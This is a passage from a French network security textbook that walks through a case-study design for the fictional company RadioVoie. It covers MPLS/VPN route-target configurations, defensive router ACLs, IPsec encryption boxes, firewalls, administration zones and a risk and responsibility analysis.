! Cette connexion appartient au MPLS/VPN bleu :
    ip vrf forwarding bleu
    …
```

L'isolation d'un MPLS/VPN repose donc sur la configuration logique des PE routeurs. Le périmètre d'un MPLS/VPN peut être déterminé à partir de toutes les configurations des PE routeurs constituant le réseau MPLS.

La sécurité du réseau MPLS ainsi que la configuration logique des MPLS/VPN sont sous la responsabilité du fournisseur de services réseau. Ce dernier doit clairement expliquer


dans sa politique de sécurité comment il remplit ses obligations et ses responsabilités de sécurité.

Solution de sécurité pour le domaine d'accès

De nombreuses contraintes de sécurité pèsent sur le domaine d'accès. Elles imposent notamment la séparation des fonctions de sécurité sur des équipements dédiés.

Le domaine d'accès est constitué d'un routeur dédié à la connexion au routeur PE et au routage et d'un boîtier de chiffrement spécifique, qui n'implémente que la fonction IPsec, comme l'illustre la figure 17.16.

Figure 17.16
Solution technique pour la zone d'accès



Le routeur

Le routeur est géré par l'opérateur de télécommunications. Il se connecte au réseau MPLS et est donc le premier équipement traversé. La sécurité physique de cet équipement demeure cependant sous la responsabilité de l'entreprise.

Pour renforcer la sécurité du réseau privé virtuel, une plage d'adresses IP est spécifiquement définie afin d'attribuer ces adresses aux routeurs et aux boîtiers de chiffrement côté réseau du réseau privé virtuel. Comme nous le verrons, le reste du trafic est caché par les tunnels IPsec établis sur le réseau privé virtuel. On appelle cette plage d'adresses IP `ip_vpn_adresses`.

Quelle que soit la marque du routeur fourni par l'opérateur de télécommunications (Cisco, Bay Networks, etc.), des filtrages fondés sur des ACL (Access Control List) permettent de dresser une première barrière de sécurité au niveau du routeur.

Dans notre cas, deux ACL peuvent être définies sur l'interface WAN du routeur :

```
! Filtrage du trafic du WAN vers le routeur :
ip access-list extended site-acl-in

! Filtrage du trafic IPsec appartenant au réseau privé virtuel :
permit udp ip_vpn_adresses ip_vpn_adresses eq isakmp
permit udp ip_vpn_adresses eq isakmp ip_vpn_adresses
permit esp ip_vpn_adresses ip_vpn_adresses
permit ahp ip_vpn_adresses ip_vpn_adresses
```

```
! On laisse passer du trafic ICMP :
permit icmp ip_vpn_adresses ip_vpn_adresses echo
permit icmp ip_vpn_adresses ip_vpn_adresses echo-reply

! Destruction du reste du trafic et génération des logs :
deny ip any any log

! Filtrage du trafic du routeur vers le WAN :
ip access-list extended site-acl-out

! Filtrage du trafic IPsec appartenant au réseau privé virtuel :
permit udp ip_vpn_adresses eq isakmp ip_vpn_adresses
permit udp ip_vpn_adresses ip_vpn_adresses eq isakmp
permit esp ip_vpn_adresses ip_vpn_adresses
permit ahp ip_vpn_adresses ip_vpn_adresses

! On laisse passer du trafic ICMP :
permit icmp ip_vpn_adresses ip_vpn_adresses echo
permit icmp ip_vpn_adresses ip_vpn_adresses echo-reply

! Destruction du reste du trafic et génération des logs :
deny ip any any log

! Filtrage du trafic du routeur de et vers le WAN et application
! des ACL sur l'interface WAN du routeur :
(Interface ATM) :
ip access-group site-acl-in
ip access-group site-acl-out
    …
```

Les boîtiers de chiffrement IPsec

Pour les boîtiers de chiffrement, RadioVoie opte pour une solution entièrement dédiée au chiffrement IPsec et n'offrant pas d'autres options, tel le routage ou le filtrage du trafic. L'idée est de suivre la règle de séparation logique et physique des fonctions de sécurité.

Les nombreux boîtiers IPsec disponibles implémentent de plus en plus d'options. Le tableau 17.2 récapitule ces options pour les différentes offres du marché.

RadioVoie opte pour les solutions de type AEP ou Bull, limitées volontairement à la fonction de gestion de tunnels IPsec.

Ces boîtiers couvrent bien le principe de ségrégation des fonctions de sécurité et répondent donc aux règles édictées par la politique de sécurité réseau.

Solution de sécurité pour le domaine intranet


Le domaine intranet correspond aux réseaux internes des sites de la multinationale RadioVoie. D'après les règles définies par la politique de sécurité réseau, un pare-feu est implémenté pour prendre en charge le filtrage des trafics réseau mais aussi la translation d'adresses et de port afin que le trafic soit émis vers les boîtiers de chiffrement IPsec.

Tableau 17.2 Types de boîtiers IPsec

Service	Nortel VPN Router series	AEPEDxxM series	Evidian/Bull TrustWay VPN series	Thalès Datacryptor series	Nokia VPN series
Protocole PPP	Oui	Non	Oui	Non	Oui
Protocole IPsec	Oui	Oui	Oui	Oui	Oui
Algorithmes de chiffrement	3DES, AES, etc.	3DES, AES, etc.	3DES, AES, etc.	3DES, AES, etc.	3DES, AES, etc.
Authentification	Certificat x509, utilisateur/mot de passe, etc.	Certificat x509	Certificat x509, utilisateur/mot de passe, etc.	Certificat x509	Certificat x509, utilisateur/mot de passe, etc.
NAT/PAT	Oui	Oui	Non	Non	Non
Filtres IP	Pare-feu stateful	Non	Oui	Non	Pare-feu stateful
Protocoles de routage	Oui (RIP, OSPF, etc.)	Non	Non	Non	Oui (RIP, OSPF, etc.)
Architecture haute disponibilité	Oui	Oui	Oui	Oui	Oui

L'architecture adoptée est illustrée à la figure 17.17.

Figure 17.17
Solution technique pour le domaine intranet



Les nombreux produits de pare-feu disponibles sur le marché répondent souvent à un besoin de sécurité spécifique.

Parmi les pare-feu les plus courants, citons les suivants :

- CheckPoint Software : CheckPoint Next Generation Firewall-1
- Cisco Systems, Inc. : Cisco Firewall Pix Family ;
- CyberGuard Corporation : CyberGuard Premium Firewall Appliance Line
- FortiNet Inc. : FortiGate-300
- NetScreen Technologies : Netscreen Family

Les besoins de sécurité de ce domaine visent avant tout les fonctions de filtrage du trafic réseau de l'entreprise. Le choix se porte donc naturellement sur un produit conçu dans cette optique, le pare-feu CheckPoint.

Solution de sécurité pour l'interconnexion des sites

L'architecture réseau du domaine d'interconnexion des sites de Paris et Mouans-Sartoux est illustrée à la figure 17.18.




Figure 17.18

Interconnexion des sites de Paris et Mouans-Sartoux

Du point de vue purement réseau, le routeur d'interconnexion est remplacé par un routeur CE connecté au routeur PE de l'opérateur de télécommunications.

Pour le domaine d'accès intranet, nous reconnaissons le routeur CE connecté au pare-feu et le boîtier IPsec connecté par deux interfaces pare-feu. Rappelons que cette architecture permet de filtrer et de tracer toutes les connexions IPsec avant et après le passage par le boîtier IPsec à des fins d'investigation en cas d'incident de sécurité.


Pour le domaine d'accès recherche et développement, nous reconnaissons un boîtier IPsec connecté au pare-feu. Ce pare-feu comporte deux autres interfaces, l'une connectée à une zone DMZ externe et l'autre connectée à une DMZ recherche et développement. De même que pour le domaine d'accès recherche et développement, cette architecture permet de filtrer et de tracer toutes les connexions IPsec avant et près le passage par le boîtier IPsec.

En application de la règle de variété des fonctions de sécurité, RadioVoie choisit des équipements de marque différente pour les boîtiers IPsec et les pare-feu, afin d'assurer une sécurité des protections en profondeur.

Solution de sécurité pour les accès à Internet

Comme illustré à la figure 17.19, la séparation physique et logique entre le réseau privé virtuel MPLS et le réseau Internet de ce domaine garantit une ségrégation complète des accès réseau.

Figure 17.19
Solution d'accès à Internet



Une zone d'accès spécifique est créée pour Internet. De même, un commutateur non représenté sur la figure est dédié à la connexion Internet afin d'assurer une isolation physique et logique avec le réseau privé virtuel.

Une zone d'interconnexion, ou DMZ interco, est toutefois créée entre le pare-feu dédié à l'accès VPN et celui dédié à l'accès Internet afin d'y placer des serveurs spécifiques pour de futures évolutions ou de nouveaux services.


Que ce soit pour l'accès à Internet ou au VPN, l'architecture proposée offre une traçabilité importante des flux réseau transitant dans les zones d'accès. De plus, puisque RadioVoie dispose d'un routeur pour accéder à Internet, les capacités filtrantes de ce dernier assurent un premier nettoyage des flux en provenance d'Internet (principe du routeur *choke*). Le routeur filtre ainsi les flux « polluants », tels que les connexions 137/UDP en provenance des stations de travail Windows mal configurées, les classes d'adresses IANA non attribuées, etc.

Solution de sécurité pour les accès à une tierce partie

De la même manière qu'un réseau privé virtuel est mis en place sur le réseau MPLS, un service d'accès aux serveurs RadioVoie est créé pour les tierces parties.

Si nous définissons un accès réseau pour une tierce partie au réseau privé virtuel de RadioVoie, il nous faut ajouter le routeur CE gris, dédié à l'accès de la tierce partie. Comme nous le verrons par la suite, ce routeur CE gris est logiquement connecté au routeur CE1 rouge *via* le réseau MPLS (connexion au site de Paris de l'entreprise RadioVoie), comme l'illustre la figure 17.20.

Figure 17.20
Solution d'accès à la tierce partie



Les routeurs CE1 et CE2 rouges appartiennent au MPLS/VPN rouge, et les routeurs CE1 et CE2 bleus au MPLS/VPN bleu. La configuration des routeurs PE permet de créer sur le CE1 rouge un accès de service par le biais des configurations suivantes sur les deux PE (implémentation Cisco).

Configuration du routeur PE, connecté à CE1 rouge et CE1 bleu :

```
! Définition du MPLS/VPN rouge :
ip vrf rouge

! La valeur du rd (route distinguisher) permet d'isoler les routes
! échangées entre les PE routeurs pour chaque MPLS/VPN :
   rd x1

! Les valeurs des route-target permettent de définir le MPLS/VPN par
! le fait que le MPLS/VPN rouge importe toutes les routes véhiculant
! la route-target 100:1 et exporte les routes apprises de son côté
! au réseau MPLS en insérant la route-target 100:1 :

   route-target import 100 : 1
   route-target export 100 : 1

! On ajoute les routes pour permettre au CE gris de se connecter
! à ce routeur CE1 rouge :
   route-target import 100 : 4
   route-target export 100 : 5

! Définition du MPLS/VPN bleu :
ip vrf bleu
   rd x2
   route-target import 100 : 2
   route-target export 100 : 2

! Connexion de CE1 rouge au PE :
interface …

! Cette connexion appartient au MPLS/VPN rouge :
    ip vrf forwarding rouge
    …

! Connexion de CE1 bleu au PE :
interface …

! Cette connexion appartient au MPLS/VPN bleu :
    ip vrf forwarding bleu
    …
```

Configuration du routeur PE, connecté à CE2 rouge, CE2 bleu et CE2 gris :

```
! Définition du MPLS/VPN rouge :
ip vrf rouge

! La valeur du rd (route distinguisher) permet d'isoler les routes
! échangées entre les PE routeurs pour chaque MPLS/VPN :
     rd x3

! Les valeurs des route-target permettent de définir le MPLS/VPN par
! le fait que le MPLS/VPN rouge importe toutes les routes véhiculant
```

```
! la route-target 100:1 et exporte les routes apprises de son côté
! au réseau MPLS en insérant la route-target 100:1 :

    route-target import 100 : 1
    route-target export 100 : 1

! Définition du MPLS/VPN bleu :
ip vrf bleu
    rd x4
    route-target import 100 : 2
    route-target export 100 : 2

! Définition du MPLS/VPN gris :
ip vrf gris
    rd x5

! Les valeurs des route-target permettent de se connecter au CE1 rouge.
! Les valeurs des route-target sont importées et exportées de manière
! asymétrique comparées à celles configurées sur le PE connecté au CE1
! rouge :
    route-target import 100 : 5
    route-target export 100 : 4

! Connexion de CE2 rouge au PE :
interface …

! Cette connexion appartient au MPLS/VPN rouge :
   ip vrf forwarding rouge
   …

! Connexion de CE2 bleu au PE :
interface …

! Cette connexion appartient au MPLS/VPN bleu :
    ip vrf forwarding bleu
    …

! Connexion de CE2 gris au PE :
interface …

! Cette connexion appartient au MPLS/VPN bleu :
    ip vrf forwarding gris
    …
```

La figure 17.21 montre que le service d'accès créé logiquement sur le réseau MPLS permet aux tierces parties d'accéder au site de Paris.

La configuration du service d'accès est donc réalisée. L'isolation d'un tel service repose sur la configuration logique des routeurs PE et, surtout, sur la sécurisation des accès externes à la fois de la tierce partie et de l'entreprise RadioVoie. RadioVoie n'a en effet aucune raison




Figure 17.21
Solution d'accès de la tierce partie

a priori de faire confiance à une tierce partie, et une tierce partie n'a aucune raison *a priori* de faire confiance à RadioVoie.

La tierce partie accède à l'entreprise RadioVoie par le biais du réseau MPLS mais réclame un accès de secours en cas d'indisponibilité. Les accès distants des commerciaux s'effectuent par le biais du réseau Internet.

Les serveurs d'authentification sont placés dans la zone DMZ interco entre le pare-feu Internet et le pare-feu dédié au VPN. Ces serveurs servent à authentifier les utilisateurs provenant des deux types de réseau.

Solution de gestion des équipements de sécurité

La multinationale RadioVoie regroupe une centaine d'entreprises. Une zone d'administration dédiée à la gestion de l'ensemble des équipements de sécurité est mise en place.

Pour des raisons de redondance et de disponibilité, il s'agit en réalité de deux zones d'administration, l'une à Paris, l'autre à Mouans-Sartoux. Un VPN spécifique est créé sur

le réseau MPLS afin que les deux zones d'administration puissent s'échanger des données. Ce VPN est différent du VPN de l'entreprise RadioVoie, et les deux VPN ne communiquent pas par défaut.

Deux modes d'administration sont possibles, le mode dit hors bande *(voir figure 17.22)* et le mode dans la bande.




Figure 17.22

Gestion des équipements hors bande

Dans le mode d'administration hors bande, le VPN d'administration MPLS n'est pas connecté au VPN de RadioVoie. L'administration des équipements est réalisée par des connexions dédiées, offrant un unique chemin pour accéder en administration aux équipements. Ce mode est très sécurisé, car il y a isolation entre le réseau de RadioVoie et le réseau permettant de se connecter aux équipements administrés.

Les protocoles utilisés pour l'administration des équipements peuvent être rudimentaires, puisqu'on ne peut y accéder que si l'on pénètre dans la zone d'administration, laquelle n'est pas accessible depuis le réseau de RadioVoie.

Ce mode d'administration est en revanche très coûteux, car les connexions dédiées à chaque équipement représentent un coût supplémentaire pour l'entreprise en plus des coûts des VPN d'administration et de RadioVoie.

Dans le mode d'administration dit dans la bande, le VPN d'administration MPLS est connecté au VPN de RadioVoie et utilise les connexions réseau du VPN pour ses sessions d'administration *(voir figure 17.23)*.




Figure 17.23
Gestion des équipements dans la bande


Le mode dans la bande est évidemment moins sécurisé puisqu'il n'offre pas d'isolation native avec le réseau de RadioVoie. Les protocoles utilisés pour l'administration des équipements doivent être particulièrement sécurisés en terme d'authentification et de chiffrement, puisqu'on pourrait y accéder théoriquement à partir de n'importe quel point du réseau RadioVoie.

La zone d'administration est en outre plus exposée que dans le mode d'administration hors bande. De surcroît, l'intérêt d'avoir un réseau VPN d'administration spécifique est moins évident, et l'on pourrait considérer les deux zones d'administration comme des connexions spécifiques du VPN de RadioVoie.

Isolation logique des trafics réseau

L'architecture adoptée pour l'isolation logique des trafics réseau permet leur isolation complète, comme l'illustre la figure 17.24.

Figure 17.24
Niveaux d'isolation des trafics réseau



La première isolation est réalisée par le protocole MPLS, qui permet de créer des réseaux privés virtuels par routage. Les différents VPN n'ayant pas accès aux tables de routage des autres VPN, une première isolation logique est appliquée au niveau du réseau.

La deuxième isolation logique est réalisée par les tunnels IPsec établis entre les sites dans le but de les authentifier et de chiffrer les trafics réseau.

La troisième isolation logique est réalisée par les tunnels IPsec établis entre les sous-réseaux des sites pour les authentifier et offrir un deuxième niveau de chiffrement des trafics réseau.

Risques réseau couverts

Comme expliqué en début de chapitre, l'un des aspects critiques de la politique de sécurité de la multinationale RadioVoie est la définition des responsabilités entre les différents acteurs.

Le tableau 17.3 donne la matrice de l'ensemble de ces responsabilités.

Du fait de l'isolation logique du réseau de RadioVoie en plusieurs niveaux, une sécurité en profondeur des flux de trafic est assurée. Le risque de pénétration directe du réseau RadioVoie est donc minime.

L'architecture mise en place produit des traces importantes des flux réseau transitant sur le réseau de RadioVoie, permettant ainsi d'analyser de manière fine tout incident de sécurité.

Risques réseau non couverts

Aucune architecture de haute disponibilité des accès réseau n'étant définie, le trafic réseau serait nécessairement impacté si l'un des équipements venait à défaillir.

Pour remédier à ce risque, les connexions réseau doivent être redondantes. Une architecture d'accès au réseau MPLS doit pour cela être mise en œuvre par l'opérateur de télé-

Tableau 17.3 Matrice des responsabilités

	Opérateur de télécommunications	Équipe sécurité	Équipe sécurité militaire
Domaine réseau	Physique et logique	-	-
Zone d'accès routeur	Logique	Physique	-
Zone d'accès boîtier IPsec	-	Physique et logique	-
Intranet local	-	Physique et Logique	-
Intranet local réseau R&D		Physique et logique	-
Intranet local réseau R&D militaire	-	-	Physique et logique
Intranet local réseau bureautique	-	Physique et logique	-
Intranet local réseau production	-	Physique et logique	-
Réponse aux incidents	Non pour la partie cliente Oui pour la partie réseau	Oui	Oui

communications, généralement au moyen de mécanismes de routage pour la perte d'une connexion réseau. Pour les autres équipements, tels les boîtiers IPsec et les pare-feu, des architectures spécifiques doivent être mises en œuvre localement afin de garantir l'acheminement du trafic.

La solution réseau repose sur l'offre d'un seul opérateur de télécommunications. Si le réseau de celui-ci vient à être attaqué par des moyens non connus de RadioVoie, les communications du réseau privé virtuel peuvent être rendues indisponibles ou, pire, injectées dans d'autres VPN ou sur Internet. Bien que ces cas de figure semblent peu probables, le transport des flux réseau de RadioVoie par des tunnels IPsec offre une garantie de sécurité logique suffisante.

Comme édicté dans la politique de sécurité réseau, l'opérateur de télécommunications doit toutefois garantir la sécurité des configurations des VPN au travers de rapports de contrôle réalisés sur les configurations des équipements du réseau MPLS.

Le risque le plus important reste la sécurité des secrets associés aux clés de chiffrement IPsec. Ces secrets doivent disposer d'une protection maximale et de procédures strictes afin d'éviter toute pénétration.

Tableau de bord de la sécurité

Cette section détaille les principaux contrôles à mettre en place et fournit des éléments de vérification fondés sur les outils maison ainsi qu'un exemple de tableau de bord de la sécurité réseau.

Les contrôles de sécurité

Le contrôle de sécurité peut se réaliser à plusieurs niveaux :

